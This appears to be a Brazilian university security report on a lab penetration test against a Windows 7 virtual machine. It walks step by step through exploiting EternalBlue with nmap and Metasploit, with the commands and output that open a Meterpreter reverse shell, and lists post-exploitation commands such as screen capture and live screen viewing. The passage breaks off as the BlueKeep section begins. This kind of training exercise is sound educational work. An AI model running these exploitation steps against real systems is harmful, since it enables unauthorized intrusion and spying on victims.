

UNIFACISA CENTRO UNIVERSITÁRIO  
SISTEMAS DE INFORMAÇÃO

ELABORAR UM RELATÓRIO CRÍTICO SOBRE A SEGURANÇA DA  
INFORMAÇÃO

**Docente:** Cleisson Christian Lima da Costa Ramos

NOMES	MATRICULAS	VERSÃO	DESCRIÇÃO
Alisson Deivison Silva Pereira	2213080016	1.0	Documentação Inicial
David Mickael Chaves de Moraes	2223080027	1.1	Análise de Vulnerabilidades
Iago José Ramos Borges	2223080007	1.2	Teste de Penetração e Exploits
José Lucas Bringel Leite	2223080028	1.3	Coleta e Análise de Evidências
Gabriely Vitoria Rodrigues Couto	2223080111	1.3	Coleta e Análise de Evidências
Yanna Aparecida dos Santos Ferreira	2213080095	1.4	Relatório Final e Recomendações

RELATÓRIO DE SEGURANÇA DA INFORMAÇÃO EM AMBIENTE  
INTERNO COM KALI LINUX

Campina Grande  
2025

## Sumário

1 – INTRODUÇÃO.....	3
2 – OBJETIVOS .....	3
3 – DESCRIÇÃO DO AMBIENTE .....	4
4 – VULNERABILIDADES IDENTIFICADAS .....	4
5 – RELATÓRIO DE EXPLORAÇÃO DE VULNERABILIDADE ETERNALBLUE (CVE-2017-0144) EM WINDOWS 7 - RELATÓRIO DAS TELAS .....	5
1 – Conclusão do relatório de vulnerabilidade <i>eternalblue</i> .....	12
6 – RELATÓRIO: EXPLORAÇÃO DA VULNERABILIDADE BLUEKEEP (CVE-2019-0708) NO WINDOWS 7 .....	13
1. Introdução .....	13
2. Preparando o Ambiente .....	13
3. Mapeando a Rede e Identificando a Falha .....	14
4. Explorando a Falha com Metasploit .....	15
5. Configurando o Exploit .....	16
6. Iniciando a Exploração .....	17
7. Interagindo com a Sessão Meterpreter .....	18
7 – CONTROLES RECOMENDADOS .....	18
8 – SOLUÇÕES PROPOSTAS PARA AS VULNERABILIDADES IDENTIFICADAS .....	19
8.1 Solução para a Vulnerabilidade EternalBlue (CVE-2017-0144).....	19
8.2 Solução para a Vulnerabilidade BlueKeep (CVE-2019-0708) .....	20
8.3 Solução para RDP Habilitado sem MFA.....	22
9 – CONSIDERAÇÕES FINAIS .....	23

## 1 – INTRODUÇÃO

Este relatório tem como objetivo apresentar uma análise detalhada da segurança em um ambiente interno, utilizando o Kali Linux como principal ferramenta de testes de vulnerabilidade. O objetivo deste procedimento é identificar falhas em máquinas virtuais e sistemas operacionais expostos, com foco em serviços críticos, possíveis falhas de configuração e a exploração de vulnerabilidades conhecidas. Testes de segurança como esse são essenciais para garantir a proteção de sistemas contra-ataques cibernéticos, garantindo que dados e serviços estejam adequadamente protegidos.

O teste de segurança foi realizado em uma máquina virtual com o sistema operacional Windows 7, utilizando o **Metasploit**, uma das ferramentas mais utilizadas para exploração de vulnerabilidades em redes e sistemas. O exercício começou com a exploração da vulnerabilidade **EternalBlue (CVE-2017-0144)**, que permitiu obter acesso remoto ao sistema. Esse tipo de falha, se explorada por atacantes, pode permitir o controle total do sistema sem a necessidade de interação do usuário, o que torna a correção de vulnerabilidades como essa fundamental para a segurança da rede.

Após obter o acesso inicial, foi configurado o serviço de RDP (Remote Desktop Protocol), com o intuito de testar ainda mais a exposição do sistema. A segunda vulnerabilidade explorada foi a **BlueKeep (CVE-2019-0708)**, uma falha crítica no **RDP**, que resultou em um **Blue Screen of Death (BSOD)** e comprometeu o funcionamento do sistema. A exploração dessa falha demonstrou a necessidade de se aplicar atualizações de segurança para evitar que sistemas vulneráveis se tornem alvo de ataques.

Neste relatório, serão discutidas as vulnerabilidades encontradas, os riscos associados a elas e as recomendações de soluções para mitigar essas falhas. Além disso, será abordada a importância de realizar testes de segurança regularmente, a fim de manter os sistemas protegidos contra as ameaças mais recentes. O foco está em reforçar as práticas de segurança, proteger dados sensíveis e garantir a continuidade dos serviços em um ambiente corporativo.

A exploração da vulnerabilidade **BlueKeep (CVE-2019-0708)** foi realizada em uma máquina virtual com o **Windows 7 Ultimate (versão 6.1 7601)**, rodando em uma plataforma **VirtualBox**. O exploit focou na porta **RDP (3389/TCP)**, com o objetivo de obter acesso remoto não autorizado ao sistema, e demonstrou o impacto de não aplicar correções de segurança de forma proativa.

## 2 – OBJETIVOS

- Avaliar a segurança de máquinas virtuais em um ambiente controlado, utilizando o Kali Linux como ferramenta principal para testes de exploração de vulnerabilidades.

- Identificar falhas de segurança em sistemas operacionais e serviços expostos, com ênfase nas vulnerabilidades mais críticas e suas implicações para o ambiente.
- Explorar as vulnerabilidades **EternalBlue (CVE-2017-0144)** e **BlueKeep (CVE-2019-0708)**, visando obter acesso remoto não autorizado ao sistema e demonstrar os impactos dessas falhas de segurança.
- Propor soluções e práticas recomendadas para mitigar os riscos identificados, reforçando a segurança do ambiente e prevenindo acessos não autorizados e possíveis ataques cibernéticos.

### 3 – DESCRIÇÃO DO AMBIENTE

Para simular o ataque, foram configuradas duas máquinas virtuais: uma rodando o **Kali Linux** e outra com o **Windows 7 SP1**. O **Kali Linux**, reconhecido como uma das principais distribuições para testes de penetração, foi a máquina atacante. Equipado com ferramentas essenciais como **Metasploit** e **Nmap**, o Kali Linux foi utilizado para realizar a varredura e exploração das vulnerabilidades presentes no sistema alvo. O Windows 7 SP1, configurado com as configurações padrão de fábrica e sem correções de segurança aplicadas, foi a máquina vulnerável, permitindo a exploração da vulnerabilidade **EternalBlue** pela porta **SMB (445/TCP)**.

O ambiente avaliado foi composto por várias máquinas virtuais, cada uma rodando um sistema operacional distinto, com serviços expostos deliberadamente para os testes de segurança. O Kali Linux desempenhou um papel fundamental nesse processo, não só realizando a varredura das máquinas em busca de vulnerabilidades, mas também explorando falhas de segurança e identificando pontos críticos que poderiam ser alvo de ataques. Utilizando ferramentas especializadas, o Kali Linux possibilitou uma análise detalhada do sistema vulnerável, permitindo a exploração do **EternalBlue** e a comprovação da gravidade dessa falha.

A utilização do Kali Linux com suas ferramentas específicas, como o Nmap para varreduras de rede e o Metasploit para exploração, demonstrou a eficácia dessa abordagem na identificação de vulnerabilidades. Isso destacou a importância de se realizar testes de segurança regulares e de manter as máquinas atualizadas para evitar a exploração de falhas conhecidas. O ambiente de testes serviu como uma simulação de ataque real, com o intuito de evidenciar os riscos associados a sistemas desprotegidos e a necessidade urgente de aplicar correções de segurança.


### 4 – VULNERABILIDADES IDENTIFICADAS

Vulnerabilidade	Risco	Dano/Impacto	Ameaça	Urgência
Eternalblue	Parada Operacional por Ransoware	Comprometimento completo do sistema, execução de comandos arbitrários	Ransomware do (CVE-2017 0144)	Crítico
BlueKeep	Exploração de falha no RDP, execução de código remoto	Falha crítica do sistema, BSOD (Blue Screen of Death), reinicialização inesperada do sistema	Exploração do RDP (CVE-2019-0708)	Crítico

## 5 – RELATÓRIO DE EXPLORAÇÃO DE VULNERABILIDADE ETERNALBLUE (CVE-2017-0144) EM WINDOWS 7 - RELATÓRIO DAS TELAS

No Windows 7, ativamos o Remote Desktop Protocol (RDP) para expor o sistema à exploração. Já o Kali Linux foi configurado com as ferramentas necessárias para explorar o SMB, e o Metasploit foi utilizado para buscar e executar o exploit relacionado à vulnerabilidade EternalBlue.

O primeiro passo foi obter o endereço IPv4 da máquina com Windows 7. Usamos o comando "ipconfig" no Prompt de Comando para isso.



```
win7 [Executando] - Oracle VirtualBox
Arquivo  Máquina  Visualizar  Entrada  Dispositivos  Ajuda

C:\Windows\system32\cmd.exe

C:\Users\iagowin7>sysinfo
'sysinfo' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\iagowin7>systeminfo

Host Name:                  IAGOWIN7-PC
OS Name:                    Microsoft Windows 7 Ultimate
OS Version:                 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:               Multiprocessor Free
Registered Owner:           iagowin7
Registered Organization:    00426-292-00000007-85372
Product ID:                 00426-292-00000007-85372
Original Install Date:      5/5/2025, 8:03:41 PM
System Boot Time:           5/10/2025, 5:13:23 PM
System Manufacturer:        innotek GmbH
System Model:                VirtualBox
System Type:                x64-based PC
Processor(s):                1 Processor(s) Installed.
                              I01: AMD64 Family 25 Model 80 Stepping 0 AuthenticAM
D ~2296 Mhz
BIOS Version:               innotek GmbH VirtualBox, 12/1/2006
Windows Directory:          C:\Windows
System Directory:            C:\Windows\system32
Boot Device:                 \Device\HarddiskVolume1
System Locale:                en-us:English (United States)
Input Locale:                en-us:English (United States)
Time Zone:                  (UTC-03:00) Brasilia
Total Physical Memory:       2.048 MB
Available Physical Memory:   1.567 MB
Virtual Memory: Max Size:    4.095 MB
Virtual Memory: Available:   3.579 MB
Virtual Memory: In Use:      516 MB
Page File Location(s):       C:\pagefile.sys
Domain:                       WORKGROUP
Logon Server:                 \\IAGOWIN7-PC
Hotfix(s):                   1 Hotfix(s) Installed.
                              I01: KB976902
Network Card(s):             1 NIC(s) Installed.
                              I01: Intel(R) PRO/1000 MT Desktop Adapter
```

*Imagem: Exibição do CMD da máquina com Windows 7 mostrando a execução do comando ipconfig para visualizar o endereço IPv4.*

Com o endereço IP da máquina alvo em mãos, realizamos um escaneamento de portas para verificar quais serviços estavam expostos e se o sistema era vulnerável ao EternalBlue. Usamos o Nmap para escanear a porta 445, a porta padrão do SMB, onde o EternalBlue age. O comando usado foi: `nmap -p 445 --script smb-vuln-ms17-010 192.168.18.200`.

Este comando executa um script que verifica a falha MS17-010, associada ao EternalBlue. O resultado indicou que a máquina estava vulnerável, com o serviço SMB na porta 445 aberto e exposto.

```

(kali@kali)-[~]
$ nmap -p 445 --script smb-vuln-ms17-010 192.168.18.200
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-10 17:46 EDT
Nmap scan report for 192.168.18.200
Host is up (0.00033s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:0D:8A:13 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds

```

Imagem: Resultado do escaneamento com Nmap, mostrando que a máquina alvo é vulnerável ao EternalBlue.

Com a confirmação de vulnerabilidade, passamos para a exploração com o Metasploit. Iniciamos o Metasploit com o comando "msfconsole" no Kali Linux e procuramos pelo exploit relacionado ao EternalBlue. Executamos o comando search eternalblue para encontrar a versão correta para o Windows 7.

```

(kali@kali)-[~]
$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

      `:oDfO:`
      ./ymM0dayMmy/.
      --dHJ5aGFyZGVyIQ==+-
      `:sm@~Destroy.No.Data~s:`
      --h2~Maintain.No.Persistence~h+-
      `:odNo2~Above.All.Else.Do.No.Harm~Ndo:`
      ./etc/shadow.0days-Data`%200R%201=1~.No.0MNB`/.
      --SeckCoin++e.Amd`
      --/.ssh/id_rsa.Des-`htN01UserWroteMe!-
      :dopeAW.No<nano>o`      :is:TR1KC.sudo-.A:
      :we're.all.alike`      The.PFYroy.No.D7:
      :PLACEDRINKHERE!:`    yxp_cmdshell.Ab0:
      :msf>exploit -j.`      :Ns.B0B8ALICEes7:
      :--srwxrwx:-.`        `MS146.52.No.Per:
      :<script>.Ac816/`      sENbove3101.404:
      :NT_AUTHORITY.Do`     `T:/shSYSTEM-.N:
      :09.14.2011.raid`     /STFU|wall.No.Pr:
      :hevnsntSurb025N.`    dNVRGOING2GIVUUP:
      :#OUTHOUSE- -s:`      /corykennedyData:
      :$nmap -oS`            SSo.6178306Ence:
      :Awsm.da:`            /shMTL#beats3o.No.:
      :Ring0:`             `dDestRoyREXKC3ta/M:
      :23d:`               sSETEC.ASTRONOMYist:
      /-`                  /yo- .ence.N:(){ :l: 8 };;
      `:Shall.We.Play.A.Game?tron/
      `--ooy.if1ghtf0r+ehUser5`
      ..th3.H1V3.U2VjRFNN.jMh+.
      'MjM~WE.ARE.se~MMjMs
      +~KANSAS.CITY's~
      J~HAKCERS~./.'
      .esc:wq!:`
      +++ATH`

      =[ metasploit v6.4.50-dev ]
      + -- --[ 2496 exploits - 1283 auxiliary - 431 post ]
      + -- --[ 1610 payloads - 49 encoders - 13 nops ]
      + -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

```

Imagem: Inicialização do ambiente Metasploit Framework por meio do msfconsole, preparando a plataforma para execução de testes de penetração e exploração de vulnerabilidades.

Selecionamos o exploit com: *use exploit/windows/smb/ms17\_010\_eternalblue*

```
msf6 > search Eternalblue
[-] Unknown command: search. Did you mean search? Run the help command for more details.
msf6 > search eternalblue

Matching Modules

#   Name                                     Disclosure Date   Rank    Check  Description
-   -
0   exploit/windows/smb/ms17_010_eternalblue 2017-03-14       average Yes     MS17-010 EternalBlue SMB Remo
te Windows Kernel Pool Corruption
1   \_ target: Automatic Target             .               .       .       .
2   \_ target: Windows 7                     .               .       .       .
3   \_ target: Windows Embedded Standard 7 .               .       .       .
4   \_ target: Windows Server 2008 R2        .               .       .       .
5   \_ target: Windows 8                     .               .       .       .
6   \_ target: Windows 8.1                   .               .       .       .
7   \_ target: Windows Server 2012           .               .       .       .
8   \_ target: Windows 10 Pro                 .               .       .       .
9   \_ target: Windows 10 Enterprise Evalua .               .       .       .
10  exploit/windows/smb/ms17_010_psexec      2017-03-14       normal  Yes     MS17-010 EternalRomance/Etern
alSynergy/EternalChampion SMB Remote Windows Code Execution
11  \_ target: Automatic                     .               .       .       .
12  \_ target: PowerShell                     .               .       .       .
13  \_ target: Native upload                  .               .       .       .
14  \_ target: MOF upload                     .               .       .       .
15  \_ AKA: ETERNALSYNERGY                   .               .       .       .
16  \_ AKA: ETERNALROMANCE                   .               .       .       .
17  \_ AKA: ETERNALCHAMPION                   .               .       .       .
18  \_ AKA: ETERNALBLUE                       .               .       .       .
19  auxiliary/admin/smb/ms17_010_command     2017-03-14       normal  No      MS17-010 EternalRomance/Etern
alSynergy/EternalChampion SMB Remote Windows Command Execution
20  \_ AKA: ETERNALSYNERGY                   .               .       .       .
21  \_ AKA: ETERNALROMANCE                   .               .       .       .
22  \_ AKA: ETERNALCHAMPION                   .               .       .       .
23  \_ AKA: ETERNALBLUE                       .               .       .       .
24  auxiliary/scanner/smb/smb_ms17_010      .               normal  No      MS17-010 SMB RCE Detection
25  \_ AKA: DOUBLEPULSAR                     .               .       .       .
26  \_ AKA: ETERNALBLUE                       .               .       .       .
27  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14       great   Yes     SMB DOUBLEPULSAR Remote Code
Execution
28  \_ target: Execute payload (x64)          .               .       .       .
29  \_ target: Neutralize implant             .               .       .       .

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

*Imagem: No Metasploit Framework, após a inicialização pelo msfconsole, foi executado o comando search eternalblue para listar os exploits disponíveis relacionados à vulnerabilidade EternalBlue (CVE-2017-0144), permitindo a escolha do módulo apropriado para exploração.*

Após escolher o exploit, configuramos os parâmetros obrigatórios, como o IP da máquina alvo (RHOSTS), o payload (windows/x64/meterpreter/reverse\_tcp), e o IP e porta do Kali Linux (LHOST e LPORT). Verificamos as configurações com o comando "options" e, em seguida, executamos o comando "exploit" para iniciar o ataque.

Após selecionar o exploit, configuram-se os parâmetros essenciais, como o IP da máquina alvo (RHOSTS), o payload utilizado (windows/x64/meterpreter/reverse\_tcp) e o IP e porta do Kali Linux, que receberão a conexão reversa (LHOST e LPORT).



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.18.200
RHOSTS => 192.168.18.200
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.18.201
LHOST => 192.168.18.201
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

*Imagem: Após selecionar o exploit, configuram-se os parâmetros essenciais, como o IP da máquina alvo (RHOSTS), o payload utilizado (windows/x64/meterpreter/reverse\_tcp) e o IP e porta do Kali Linux, que receberão a conexão reversa (LHOST e LPORT).*

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.18.200	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

```

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.18.201   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) >

```

```
[+] 192.168.18.200:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.18.200:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.18.200:445 - The target is vulnerable.
[*] 192.168.18.200:445 - Connecting to target for exploitation.
[+] 192.168.18.200:445 - Connection established for exploitation.
[+] 192.168.18.200:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.18.200:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.18.200:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.18.200:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.18.200:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.18.200:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.18.200:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.18.200:445 - Sending all but last fragment of exploit packet
[*] 192.168.18.200:445 - Starting non-paged pool grooming
[+] 192.168.18.200:445 - Sending SMBv2 buffers
[+] 192.168.18.200:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.18.200:445 - Sending final SMBv2 buffers.
[*] 192.168.18.200:445 - Sending last fragment of exploit packet!
[*] 192.168.18.200:445 - Receiving response from exploit packet
[+] 192.168.18.200:445 - ETHERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.18.200:445 - Sending egg to corrupted connection.
[*] 192.168.18.200:445 - Triggering free of corrupted buffer.
[-] 192.168.18.200:445 - =====FAIL=====
[-] 192.168.18.200:445 - =====
[*] 192.168.18.200:445 - Connecting to target for exploitation.
[+] 192.168.18.200:445 - Connection established for exploitation.
[+] 192.168.18.200:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.18.200:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.18.200:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.18.200:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.18.200:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.18.200:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.18.200:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.18.200:445 - Sending all but last fragment of exploit packet
[*] 192.168.18.200:445 - Starting non-paged pool grooming
[+] 192.168.18.200:445 - Sending SMBv2 buffers
[+] 192.168.18.200:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.18.200:445 - Sending final SMBv2 buffers.
[*] 192.168.18.200:445 - Sending last fragment of exploit packet!
[*] 192.168.18.200:445 - Receiving response from exploit packet
[+] 192.168.18.200:445 - ETHERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.18.200:445 - Sending egg to corrupted connection.
[*] 192.168.18.200:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.18.200
[*] Meterpreter session 1 opened (192.168.18.201:4444 → 192.168.18.200:49160) at 2025-05-10 18:55:57 -0400
[+] 192.168.18.200:445 - =====
[+] 192.168.18.200:445 - =====WIN=====
[+] 192.168.18.200:445 - =====

meterpreter >

```

Imagem 1: A imagem mostra o terminal do Metasploit após a execução do comando options, que exibe todos os parâmetros configurados do exploit. Essa verificação confirma se o IP do alvo, payload, IP do atacante e outras opções estão corretas antes de iniciar a exploração.

Imagem 2: A imagem mostra a execução do comando exploit no Metasploit, iniciando o ataque. Após a exploração bem-sucedida, é estabelecida a sessão do Meterpreter, indicando o acesso remoto à máquina alvo.


A execução do exploit foi bem-sucedida e estabelecemos uma sessão Meterpreter com a máquina alvo. O Meterpreter é uma ferramenta que permite controle remoto do sistema comprometido.

Após a exploração da vulnerabilidade, usamos a sessão Meterpreter para interagir com a máquina alvo. O Meterpreter oferece comandos para controlar o sistema, como acessar arquivos, capturar a tela, reiniciar o sistema e executar comandos remotamente.

Usamos o comando help para listar as opções disponíveis. Alguns dos comandos úteis foram:

- sysinfo: Exibe informações do sistema alvo (como o SO e a arquitetura).
- screenshot: Captura uma imagem da área de trabalho.
- reboot: Reinicia o sistema alvo.
- migrate: Permite mover a sessão para outro processo.

Além disso, utilizamos o comando screenshare para ver a área de trabalho da máquina alvo em tempo real, permitindo monitorar suas atividades após a exploração.



*Imagem: Exibição em tempo real da área de trabalho da máquina alvo após a exploração, utilizando o comando screenshare no Meterpreter. A visualização permite o monitoramento contínuo das atividades do sistema comprometido.*

## 1 – Conclusão do relatório de vulnerabilidade *eternalblue*

Este relatório apresentou a exploração bem-sucedida da vulnerabilidade EternalBlue (CVE-2017-0144) em uma máquina com o sistema operacional Windows 7, utilizando as ferramentas Kali Linux e Metasploit. A falha no protocolo SMB permitiu o acesso remoto não autorizado à máquina alvo, culminando na abertura de uma sessão Meterpreter, que possibilitou o controle completo do sistema comprometido.

A atividade demonstrou, de forma prática, o alto risco representado por sistemas desatualizados e a gravidade de falhas conhecidas quando não são devidamente corrigidas. Ferramentas como o Nmap e o Metasploit tornam o processo de identificação e exploração dessas vulnerabilidades acessível, inclusive a agentes mal-intencionados.

Dessa forma, reforça-se a importância da aplicação contínua de atualizações de segurança e correções de vulnerabilidades em ambientes operacionais, especialmente em sistemas

legados como o Windows 7. A adoção de boas práticas de segurança é fundamental para mitigar riscos, proteger dados sensíveis e garantir a integridade e a disponibilidade dos serviços corporativos.

## **6 – RELATÓRIO: EXPLORAÇÃO DA VULNERABILIDADE BLUEKEEP (CVE-2019-0708) NO WINDOWS 7**

### **1. Introdução**

Neste relatório, mostramos passo a passo como exploramos a vulnerabilidade BlueKeep (CVE-2019-0708) em um sistema com Windows 7, usando o Kali Linux e o Metasploit. O BlueKeep é uma falha grave no serviço RDP (Remote Desktop Protocol), que permite a execução remota de código sem nem precisar fazer login. Simulamos um ataque real em um ambiente seguro, com o objetivo de entender como um sistema desatualizado pode ser comprometido com essa brecha.

### **2. Preparando o Ambiente**

Montamos duas máquinas virtuais para este experimento:

